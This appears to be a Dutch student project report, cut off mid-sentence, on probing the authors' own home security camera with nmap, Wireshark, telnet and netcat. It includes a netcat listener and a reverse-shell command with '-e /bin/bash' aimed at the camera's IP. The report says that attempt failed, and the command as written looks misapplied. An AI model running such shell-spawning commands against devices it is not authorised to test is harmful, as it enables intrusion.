
IPv4-adres: 192.168.1.19

daardoor dat we 192.168.1.0/24 hebben gebruikt om heel het netwerk te kunnen scannen.



Wij kregen deze IP adressen te zien:



Wij kunnen dus aan de hand van deze scan zien dat de router, laptop en een andere apparaat verbonden zijn aan mijn netwerk. Daarna hadden we weer onze camera verbonden met mijn wifi en toen kregen we dit IP adres erbij, dus de IP adres gelijk na mijn router:




Zoals men kan zien is het IP adres 192.168.1.12 erbij gekomen in de Quick scan. Wij gingen ervan uit dat dit onze IP adres is van de camera. Daarna hadden we een intensieve scan uitgevoerd voor dit IP adres 192.168.1.12:



Wireshark gebruikt om verkeer te zoeken met gsm/camera:

Volgende stap was om verkeer te onderscheppen van de camera, maar we kregen constant dit:



No.	Time	Source	Destination	Protocol	Length	Info
16	2.894329	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
44	8.014453	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
62	12.929733	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
123	17.947415	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
148	22.965128	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
167	27.982952	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
208	33.000531	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
219	38.018274	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
245	43.041114	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188
256	47.956314	192.168.1.12	255.255.255.255	UDP	230	59717 → 6667 Len=188


```
> Frame 16: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits) on interface \Device\NPF_{9A7C3C73-74BC-45D9-A...}
> Ethernet II, Src: 34:7d:e4:9a:72:0d (34:7d:e4:9a:72:0d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 192.168.1.12, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 59717, Dst Port: 6667
> Data (188 bytes)
```

We zochten wat dit kon zijn, maar we hadden niet echt een antwoord voor. Zoals u kan zien bij de destination staat er 255.255.255.255. Het is een normaal mechanisme voor communicatie op lokale netwerken.


Wat we wel zagen dat er verkeer was tussen mijn laptop en camera. Ik zal dit uitleggen hieronder bij het volgende gedeelte.

Kali linux gebruikt om erin te gaan:


Met de informatie dat we hadden zijn we overgestapt naar kali linux om te zien of we konden inloggen in de camera. Eerst hadden we telnet geïnstalleerd in kali daarna hadden we toegang op de IP en het open poort:



Hier kan je zien dat we geconnecteerd zijn met de IP en poort nummer, dus met de camera. We openen de applicatie van de camera en elke keer toen we de camera bewogen via de app, dan kregen we op kali binaire tekens.



In de bovenstaande afbeelding ziet u de binaire tekens dat we krijgen. Deze sessie stopte eens ik uit de applicatie ging. Dan stond er op kali “closed by foreign host”. Tegelijk ik dit deed was mijn Wireshark aan, dus die kreeg pakketten binnen van het verkeer op mijn wifi.



We hebben het dan gefilterd op de IP van de camera. Zoals we kunnen zien, was er verkeer met mijn camera en laptop. Aangezien we Kali Linux gebruikten en de

binaire getallen daarop kregen. We zochten naar de pakketten die binnen kwamen of er binaire waarden of andere nuttige informatie waren. Wij vonden dit:

```
[Reassembled TCP in frame: 139]
TCP segment data (27 bytes)
✓ [8 Reassembled TCP Segments (772 bytes): #139(71), #141(91)
  [Frame: 139, payload: 0-70 (71 bytes)]
  [Frame: 141, payload: 71-161 (91 bytes)]
  [Frame: 143, payload: 162-252 (91 bytes)]
  [Frame: 156, payload: 253-343 (91 bytes)]
  [Frame: 158, payload: 344-434 (91 bytes)]
  [Frame: 160, payload: 435-525 (91 bytes)]
  [Frame: 162, payload: 526-707 (182 bytes)]
  [Frame: 164, payload: 708-771 (64 bytes)]
  [Segment count: 8]
  [Reassembled TCP length: 772]
  [Reassembled TCP Data: 332e330000000000000046c800000001cd4c
✓ IP Device Control (SSH over IP)
```


De eigenlijke gegevens die worden verzonden, worden de "payload" genoemd. Dit is het deel van het TCP-segment dat de oorspronkelijke gegevens van de applicatielaag bevat.

Elk TCP-segment bevat headerinformatie die essentiële details bevat, zoals bron- en doelporthnummers, sequentienummer, bevestigingsnummer, en controlebits. Deze headerinformatie stelt TCP in staat om de gegevenscorrectheid en -volgorde te beheren.

We wouden meer dan dit, ons doel was om het helemaal te kunnen beheersen. We zochten online naar een manier en we kwamen Netcat tegen en we wouden Reverse Shell manier gebruiken. Hier is er een link naar de video die we bekeken:

[Use Netcat to Spawn Reverse Shells & Connect to Other Computers \[Tutorial\] \(youtube.com\)](#)

Het gebruik van netcat voor een reverse shell kan een methode zijn om toegang te krijgen tot een apparaat, zoals een camera. Een reverse shell is een techniek waarbij een slachtofferapparaat verbinding maakt met de aanvaller, waardoor de aanvaller een shell (command line interface) op het slachtofferapparaat kan starten.




```
$ nc -lvp 6668
Listening on MSI 6668
```



Dus hier op de afbeelding hierboven kan je zien dat we aan het luisteren zijn op poort 6668. Dus op het openstaande camera poort. We hebben dan een andere terminal open gemaakt en daar maakten we gebruik van dit commando `nc 192.168.1.12 6668 -e /bin/bash`.

We konden helaas de camera niet helemaal beheersen. De poort luisterde wel, maar meer konden we er niet uit halen. We zochten naar redenen en we lazen dat het door de firewall is die dit niet toelaat, ondanks we de firewall uit hebben gezet en terug opnieuw hebben geprobeerd is het niet gelukt.

De binaire getallen dat we kregen op kali linux, wouden we decrypteren met verschillende tools die online zijn. Aangezien het afbeeldingen kunnen zijn of beelden, wouden we dit proberen met de tool VLC Media Player.



Via de Opnameapparaat krijg je dit beeld te zien:



Hier probeerden we de verschillende manieren. Normaal gezien kon je via de IP adres en de poort nummer verbinding maken met de camera. Helaas lukte het ons niet.

Hier vindt u de netwerk diagnose die we hebben gevonden via de app:

Start diagnosis...

App name: LSC Smart Connect

App version: 1.1.5

[Redacted text]

System version: 17.1.2

[Redacted text]

Country code: 32

Region code: EU

Carrier name: Proximus

VPN: off

isoCountryCode: be

mobileCountryCode: 206

mobileNetworkCode: 01

Network type: WIFI

Diagnosis domain: API Domain

Start analysis domain...

Ping 18.153.183.127...

ping: cannot resolve 18.153.183.127: TimeOut

ping: cannot resolve 18.153.183.127: TimeOut

ping: cannot resolve 18.153.183.127: TimeOut

ping: cannot resolve 18.153.183.127: TimeOut

Ping finished

Ping 18.184.236.108...

ping: cannot resolve 18.184.236.108: TimeOut

ping: cannot resolve 18.184.236.108: TimeOut

ping: cannot resolve 18.184.236.108: TimeOut

ping: cannot resolve 18.184.236.108: TimeOut

Ping finished

Ping 3.69.134.80...

ping: cannot resolve 3.69.134.80: TimeOut

ping: cannot resolve 3.69.134.80: TimeOut

ping: cannot resolve 3.69.134.80: TimeOut

ping: cannot resolve 3.69.134.80: TimeOut

Ping finished

Start tracerouter...

1	192.168.1.1	5.06ms	5.77ms	5.05ms
2	10.24.49.8	5.48ms	4.95ms	4.61ms
3	*****			
4	91.183.241.200	38.94ms	9.38ms	6.44ms
5	91.183.246.116	7.21ms	7.52ms	9.39ms
6	*****			
7	*****			
8	*****			
9	80.84.16.31	13.84ms	10.71ms	9.81ms
10	*****			
11	*****			
12	*****			

Tracerouter finished

Diagnosis domain: MQTT Domain

Start analysis domain...

104. 2.46 (continued)

Start tracerouter...

1	192.168.1.1	4.37ms	4.00ms	3.93ms
2	10.24.49.8	4.97ms	4.50ms	4.43ms
3	*****			
4	91.183.241.200	9.33ms	5.95ms	5.64ms
5	91.183.246.86	6.83ms		
6	*****			
7	*****			

Tracerouter finished

Diagnosis domain: Apple Domain

Start analysis domain...

DNS analysis result: 23.61.4.236 (21ms)

Ping 23.61.4.236...

64 bytes from 23.61.4.236 icmp_seq=#0 type=ICMPv4TypeEchoReply time=9ms

64 bytes from 23.61.4.236 icmp_seq=#1 type=ICMPv4TypeEchoReply time=7ms

64 bytes from 23.61.4.236 icmp_seq=#2 type=ICMPv4TypeEchoReply time=7ms

64 bytes from 23.61.4.236 icmp_seq=#3 type=ICMPv4TypeEchoReply time=7ms

Ping finished

Start tracerouter...

1 *****

2 *****

3 *****

Tracerouter finished

Diagnosis finished!

6) De onderzoek samenvatten wat gelukt is en wat niet:

Wat Gelukt Is:

- **Netwerkspeurwerk:**

- We hebben een netwerksweep uitgevoerd met hulpmiddelen zoals Whois en nmap om IP-adressen en apparaten in ons netwerk te identificeren.
- Identificeren van Beveiligingscamera:
- Door het monitoren van verkeer en het gebruik van nmap-scans hebben we het IP-adres van de beveiligingscamera vastgesteld.

- **Verkeersanalyse met Wireshark:**

- We hebben Wireshark gebruikt om verkeer tussen de camera en onze smartphone te analyseren. Hoewel er enkele beperkingen waren, konden we toch bepaalde gegevens zien.

- **Telnet-verbinding:**

- We zijn erin geslaagd een telnet-verbinding tot stand te brengen met de camera en hebben binaire gegevens ontvangen tijdens het bewegen van de camera via de app.

Wat Niet Gelukt Is:

- **Reverse Shell met Netcat:**

- Ondanks het luisteren op poort 6668 en het proberen van een reverse shell met Netcat, zijn we er niet in geslaagd volledige controle over de camera te verkrijgen. Firewall-beperkingen werden vermeld als mogelijke reden.
- Decryptie van Binaire Gegevens:
- De binaire gegevens die zijn vastgelegd via Wireshark konden niet succesvol worden gedecodeerd, zelfs niet met VLC Media Player.
- Volledige Camera Controle:
- Onze pogingen om de camera volledig te beheersen met Kali Linux en Netcat waren niet succesvol. Mogelijk hebben beveiligingsmaatregelen op de camera of elders interferentie veroorzaakt.

Conclusie Project:

In ons project hebben we verschillende stappen ondernomen om de beveiliging van een beveiligingscamera te onderzoeken. Hoewel we bepaalde successen hebben geboekt, zoals het identificeren van het IP-adres van de camera en het tot stand brengen van een telnet-verbinding, waren er ook enkele beperkingen en mislukkingen.

Het gebruik van Wireshark stelde ons in staat om verkeer te monitoren tussen de camera en onze laptop en smartphone, maar we konden de binaire gegevens niet succesvol decoderen. Onze pogingen om via Netcat een reverse shell op te zetten, met als doel volledige controle over de camera te verkrijgen, waren niet succesvol, waarbij firewall-beperkingen als mogelijke oorzaak is.

Het feit dat we er niet in zijn geslaagd volledige controle te verkrijgen, zelfs met geavanceerde technieken, zou als een positief teken kunnen worden beschouwd voor de algehele veiligheid van de camera. Maar gezien eerdere succesvolle hacks bij andere mensen met verschillende camera's, kunnen we concluderen dat ook deze camera mogelijk niet volledig veilig is. Het feit dat andere mensen met alternatieve methoden erin zijn geslaagd soortgelijke apparaten te hacken, zijn er twijfels op over de algemene veiligheid van beveiligingscamera's. In het licht van de voortdurende

incidenten in de cyberwereld lijkt volledig vertrouwen op dergelijke apparaten moeilijk, aangezien ze kwetsbaar kunnen zijn voor diverse beveiligingsrisico's.

Logboek/Tijdsopvolging:

- Datum: 28-10-2023
 - **Tijd Besteed: 4 uur**
 - Activiteit(en): Onderzoek van camera
 - **Tijd Besteed: 2 uur**
 - Activiteit(en): Installatie en configuratie van netwerkhulpmiddelen (Whois, nmap).
- Datum: 02-11-2023
 - **Tijd Besteed: 6 uur**
 - Activiteit(en): Onderzoek van camera
- Datum: 18-11-2023
 - **Tijd Besteed: 8 uur**
 - Activiteit(en): Extra informatie
- Datum: 23-12-2023
 - **Tijd Besteed: 3/5 uur**
 - Activiteit(en): Voorbereiden van een intensieve nmap-scan op het IP-adres van de camera.
 - Activiteit(en): Uitvoeren van een intensieve nmap-scan op het IP-adres van de camera.
 - Activiteit(en): Uitgebreide analyse van nmap-scanresultaten.
- Datum: 24-12-2023
- **Tijd Besteed: 3/5 uur**
 - Analyseren van Wireshark-verkeer tussen camera en smartphone en laptop
 - Voorbereiding van telnet-verbinding met de camera
 - Uitvoeren van telnet-verbinding met de camera.
- Datum: 06-01-2024
 - **Tijd Besteed: 4 uur**

- Activiteit(en): Verder onderzoek naar decryptiemethoden voor binaire gegevens.
- Activiteit(en): Pogingen tot het decoderen van binaire gegevens met verschillende tools.
- Datum: 17-01-2024
 - **Tijd Besteed: 3/5 uur**
 - Activiteit(en): Voorbereiding van Netcat reverse shell.
 - Activiteit(en): Luisteren op poort 6668 voor reverse shell.
 - **Tijd Besteed: 1 uur**
 - Activiteit(en): Elevator pitch

Samenwerking en Werkwijze

Om efficiënt met de tijd om te gaan, hebben we besloten om samen te werken aan het project. Onze werkwijze was gestructureerd en eenvoudig. We formuleerden een duidelijk plan van aanpak voor de uitvoering van het project. Beiden hebben we ons ingezet om zoveel mogelijk relevante informatie te verzamelen. Vervolgens heb ik de ontvangen informatie van Mohamed en mijn eigen bevindingen zorgvuldig samengevat, van begin tot eind. Bij het gedeelte waar we de beveiliging kraakten, kozen we ervoor om dit gezamenlijk te doen. Dit is natuurlijk efficiënter dan slechts één persoon het kraken te laten uitvoeren. [REDACTED] deelde waardevolle informatie, die ik integreerde met mijn eigen bevindingen. In geval van problemen of uitdagingen stonden we direct voor elkaar klaar. De woonplaats van [REDACTED] op slechts 10 minuten afstand van mijn huis, was een voordeel, waardoor hij snel ter plaatse kon zijn. We bespraken wat wel en niet succesvol was in de uitvoering van het gedeelte projectstappen en plan. Dat hadden we 